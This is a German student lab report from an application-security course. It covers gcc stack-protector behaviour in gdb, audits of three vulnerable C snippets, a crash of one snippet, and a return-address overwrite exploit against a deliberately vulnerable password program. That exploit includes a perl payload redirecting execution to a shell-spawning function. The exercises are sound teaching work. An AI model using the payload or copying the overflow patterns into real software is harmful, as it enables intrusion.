Dokumentation

Anwendungssicherheit Praktikum WS2013/14

Tarek Saier

19.12.2013

Inhaltsverzeichnis

1 Aufgabe 1

Testprogramm `a1.c` bzw. `a1.cpp`:

```
int add_five(int x);

int main() {
        int x = 3, res;
        res = add_five(x);
        return 0;
        }

int add_five(int x) {
        int add = 5;
        char c[10] = "AAAAAAAAA";
        return x + add;
        }
```

1.1 Vorgehensweise


Compiler: Obiges Programm mit gcc und g++ compiliert, jeweils mit Parameter `-fstack-protector`, `-fno-stack-protector` oder keinem von beiden.

Debugger: In gdb einen Breakpoint ans Ende der Methode `add_five` gesetzt, das Programm ausgeführt und den Stack betrachtet, zudem den disassemblierten Code inspiziert. Siehe Screenshot 1 auf Seite 2, Screenshot 2 auf Seite 2, Screenshot 3 auf Seite 3 und Screenshot 4 auf Seite 3.


1.2 Beobachtungen

Sowohl bei gcc als auch g++ (auf dem vorliegenden System beide Version 4.4.5-8) entspricht das Verhalten von `-fno-stack-protector` dem Default. Die Position lokaler Variablen von Prozeduren sind bei beiden Compilern gleich, einige Werte auf dem Stack unterscheiden sich dagegen. Der Unterschied zwischen `-fstack-protector` und `-fno-stack-protector` ist in beiden Fällen deutlich erkennbar. Es werden beim Compilieren zusätzliche Maschinenbefehle generiert und der Aufbau des Stack ist verschieden.


Screenshot 1: gcc mit Parameter `stack-protector`




Screenshot 2: gcc mit Parameter `no-stack-protector`



Screenshot 3: g++ mit Parameter `stack-protector`



Screenshot 4: g++ mit Parameter `no-stack-protector`



2 Aufgabe 2

2.1 src_audit_1.c

2.1.1 Funktionsweise des Codeausschnitts

Die Funktion `ownme1` nimmt zwei char-Pointer (`*in` und `*out`) für Strings und ein size_t `maxout` entgegen. Die Funktion bricht ab, wenn `strlen(in)` größer ist als `maxout` oder `*in` nicht mit # beginnt. Für jeden weiteren Wert in `*in` ungleich 0 wird:

- $: kein weiteres Zeichen in `*out` geschrieben
- ^: 15 mal "S_" in `*out` geschrieben
- sonst: ein Zeichen von `*in` in `*out` geschrieben

Am Ende wird die Zahl der geschriebenen Zeichen zurückgegeben.

2.1.2 Schwachstelle

`maxout` wird nur gegen `strlen(in)` geprüft. Für jedes ^ in `*in` wird `*out` aber mehrmals inkrementiert. Im vorherigen Aufruf von `strlen` zählt jedes ^ in `*in` dagegen nur 1. Dadurch lässt sich über die Grenzen von `*out` hinaus schreiben.

2.2 src_audit_2.c

2.2.1 Funktionsweise des Codeausschnitts

Die Funktion `ownme2` nimmt einen char-Pointer `*input` entgegen. Die ersten 4 Zeichen werden als size_t `size` interpretiert und für den char-Pointer `ptr` size+1 Byte allokiert. Am Ende werden `strlen(input)` Zeichen aus `input` nach `ptr` kopiert und letztgenannter zurückgegeben.

2.2.2 Schwachstelle

Größe von `ptr` liegt komplett in der Hand der aufrufenden Routine. Außerdem wird beim zweiten memcpy die komplette Größe von `input` verwendet und die ersten vier Zeichen nicht abgezogen.

2.3 src_audit_3.c

2.3.1 Funktionsweise des Codeausschnitts

Die Funktion `ownme3` nimmt ein Feld von `infoz` Stukturen und ein size_t `count`. In einer Schleife werden `count infoz` vom `infoz`-Feld `in` in `out` kopiert. Am Ende wird der `infoz`-Zeiger `storage`, welcher auf `out` zeigt, "weggespeicher" und die Anzahl der kopierten `infoz` zurückgegeben.

2.3.2 Schwachstelle

Beim Kopieren der `infoz` wird die Validität der Stukturen nicht überprüft, sondern einfach mit memcpy `sizeof(struct infoz)` große Blöcke kopiert. Zudem wird count gegen `sizeof(storage)` geprüft, also dessen Größe in Byte. In der for-Schleife danach, wird mittels memcpy allerdings `count` mal in `infoz` großen Blöcken kopiert.

3 Aufgabe 3

Hauptprogramm zu src_audit_1.c, welches für die Parameter `*in` und `maxout` der Funktion `ownme1` Werte aus der Kommandozeile entgegennimmt.

```
#include<stdio.h>
#include<string.h>

int main(int argc, char** argv) {
        /* args: self input maxout */
        if(argc < 3) {
                printf("too few arguments\n");
                return -1;
                }
        int i, check;
        for(i=0; i<argc; i++) {
                printf("argv[%d]: %s\n", i, argv[i]);
                }
        size_t max = atoi(argv[2]);
        if(max > 128) {
                printf("maxout value too high\n");
                return -1;
                }
        char out[128] = "";
        check = ownme1(argv[1], out, max);
        if(check > -1)
                printf("output: %s\n", out);
        else
                printf("error: %d\n", check);
        return 0;
        }
```

<Inhalt von src_audit_1.c>

3.1 Vorgehensweise

Normales/gewolltes Verhalten der Funktion `ownme1` testen, daraufhin versuchen, unerwünschtes Verhalten (Absturz) hervorzurufen (siehe Screenshot 5 auf Seite 6).

Screenshot 5: Test des Hauptprogramms zu `ownme1`

```
student@hacking01:~/prkt/a3$ ./a.out '#' 2
argv[0]: ./a.out
argv[1]: #
argv[2]: 2
output: #
student@hacking01:~/prkt/a3$ echo $?
0
student@hacking01:~/prkt/a3$ ./a.out '#^foo' 6
argv[0]: ./a.out
argv[1]: #^foo
argv[2]: 6
output: #S_S_S_S_S_S_S_S_S_S_S_S_S_S_S_foo
student@hacking01:~/prkt/a3$ echo $?
0
student@hacking01:~/prkt/a3$ ./a.out '#^^^^^^^^^^^^^^^foo' 20
argv[0]: ./a.out
argv[1]: #^^^^^^^^^^^^^^^foo
argv[2]: 20
output: #S_S_S_S_S_S_S_S_S_S_S_S_S_S_S_S_S_S_S_S_S_S_S_S_S_S_S_S_S_S_S_S_S_S_S_S_S_S_S_S_S_S_S_S_S_S_S_S_S_S_S_S_S_S_S_S_S_S_S_S_S_S_S_S_S_S_SÆ
Speicherzugriffsfehler
student@hacking01:~/prkt/a3$ 
```

4 Aufgabe 4

4.1 Vorgehensweise

- **Code versehen**
  Passwortabfrage innerhalb einer Funktion mit char-Feld, das einen Überlauf ermöglicht. Ziel: Rücksprungadresse der Funktion mit der einer anderen überschreiben.

- **Compilieren**
  `gcc -g overflow.c`


- Zum Test einen Überlauf erzeugen, der zu einem Absturz führt (siehe Screenshot 6 auf Seite 7).

- **Erwünschte Rücksprungadresse ermitteln**
  `gdb -q a.out`
  `disas go_shell` → `0x080484d4`
  (Siehe auch Screenshot 7 auf Seite 7

- Betrachten des Stack-Layouts um zu ermitteln, wie weit das char-Feld überschrieben werden muss (siehe Screenshot 8 auf Seite 8)


- Exploit zur Kontrolle innerhalb von gdb durchführen (siehe Screenshot 9 auf Seite 8)
  Oder alternativ direkt: `perl -e 'print "A"x76; print "\xd4\x84\x04\x08"' | ./a.out`.

Screenshot 6: Absturz durch manuelle Eingabe




```
student@hacking01:~/prkt/a4$ ./a.out
Enter Password: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAa
Speicherzugriffsfehler
student@hacking01:~/prkt/a4$
```

Screenshot 7: Ermitteln der erwünschten Rücksprungadresse




```
student@hacking01:~/prkt/a4$ gcc -g overflow.c
/tmp/ccYafChy.o: In function `authorize':
/home/student/prkt/a4/overflow.c:15: warning: the `gets' function is dangerous and should not be used.
student@hacking01:~/prkt/a4$ gdb -q a.out
Reading symbols from /home/student/prkt/a4/a.out...done.
(gdb) disas go_shell
Dump of assembler code for function go_shell:
0x080484d4 <go_shell+0>:    push   ebp
0x080484d5 <go_shell+1>:    mov    ebp,esp
0x080484d7 <go_shell+3>:    sub    esp,0x28
0x080484da <go_shell+6>:    mov    DWORD PTR [ebp-0xc],0x8048667
0x080484e1 <go_shell+13>:   mov    DWORD PTR [ebp-0x14],0x8048667
0x080484e8 <go_shell+20>:   mov    DWORD PTR [ebp-0x10],0x0
0x080484ef <go_shell+27>:   mov    DWORD PTR [esp],0x8048670
0x080484f6 <go_shell+34>:   call   0x80483f4 <puts@plt>
0x080484fb <go_shell+39>:   mov    DWORD PTR [esp],0x0
0x08048502 <go_shell+46>:   call   0x80483e4 <setreuid@plt>
0x08048507 <go_shell+51>:   mov    DWORD PTR [esp+0x8],0x0
0x0804850f <go_shell+59>:   lea    eax,[ebp-0x14]
0x08048512 <go_shell+62>:   mov    DWORD PTR [esp+0x4],eax
0x08048516 <go_shell+66>:   mov    eax,DWORD PTR [ebp-0xc]
0x08048519 <go_shell+69>:   mov    DWORD PTR [esp],eax
0x0804851c <go_shell+72>:   call   0x80483d4 <execve@plt>
0x08048521 <go_shell+77>:   leave
0x08048522 <go_shell+78>:   ret
End of assembler dump.
(gdb)
```

Screenshot 8: Betrachten des Stack-Layouts



Screenshot 9: Exploit



5 Dokumentation des Zeitaufwandes

von 13/11/24	17:00	Testprogramm in C geschrieben
bis	17:30	mit gdb vertraut gemacht
von 13/12/05	14:00	Weiteres Einarbeiten in GDB
bis	15:00	simpleres Testprogramm geschrieben
		mit Aufgabe 1 angefangen
von 13/12/10	14:45	Aufgabe 1 fertig
bis	16:45	Doku angelegt
von 13/12/12	11:30	Aufgabe 1 überarbeitet
bis	12:30	Aufgabe 2 angefangen
von 13/12/12	13:15	Aufgabe 2 fertig
bis	15:00	und dokumentiert
von 13/12/18	10:00	Aufgabe 3 fertig
bis	11:00	und dokumentiert
von 13/12/18	11:00	Aufgabe 4 angefangen
bis	12:00	
von 13/12/18	15:00	Aufgabe 4 fertig
bis	16:45	und dokumentiert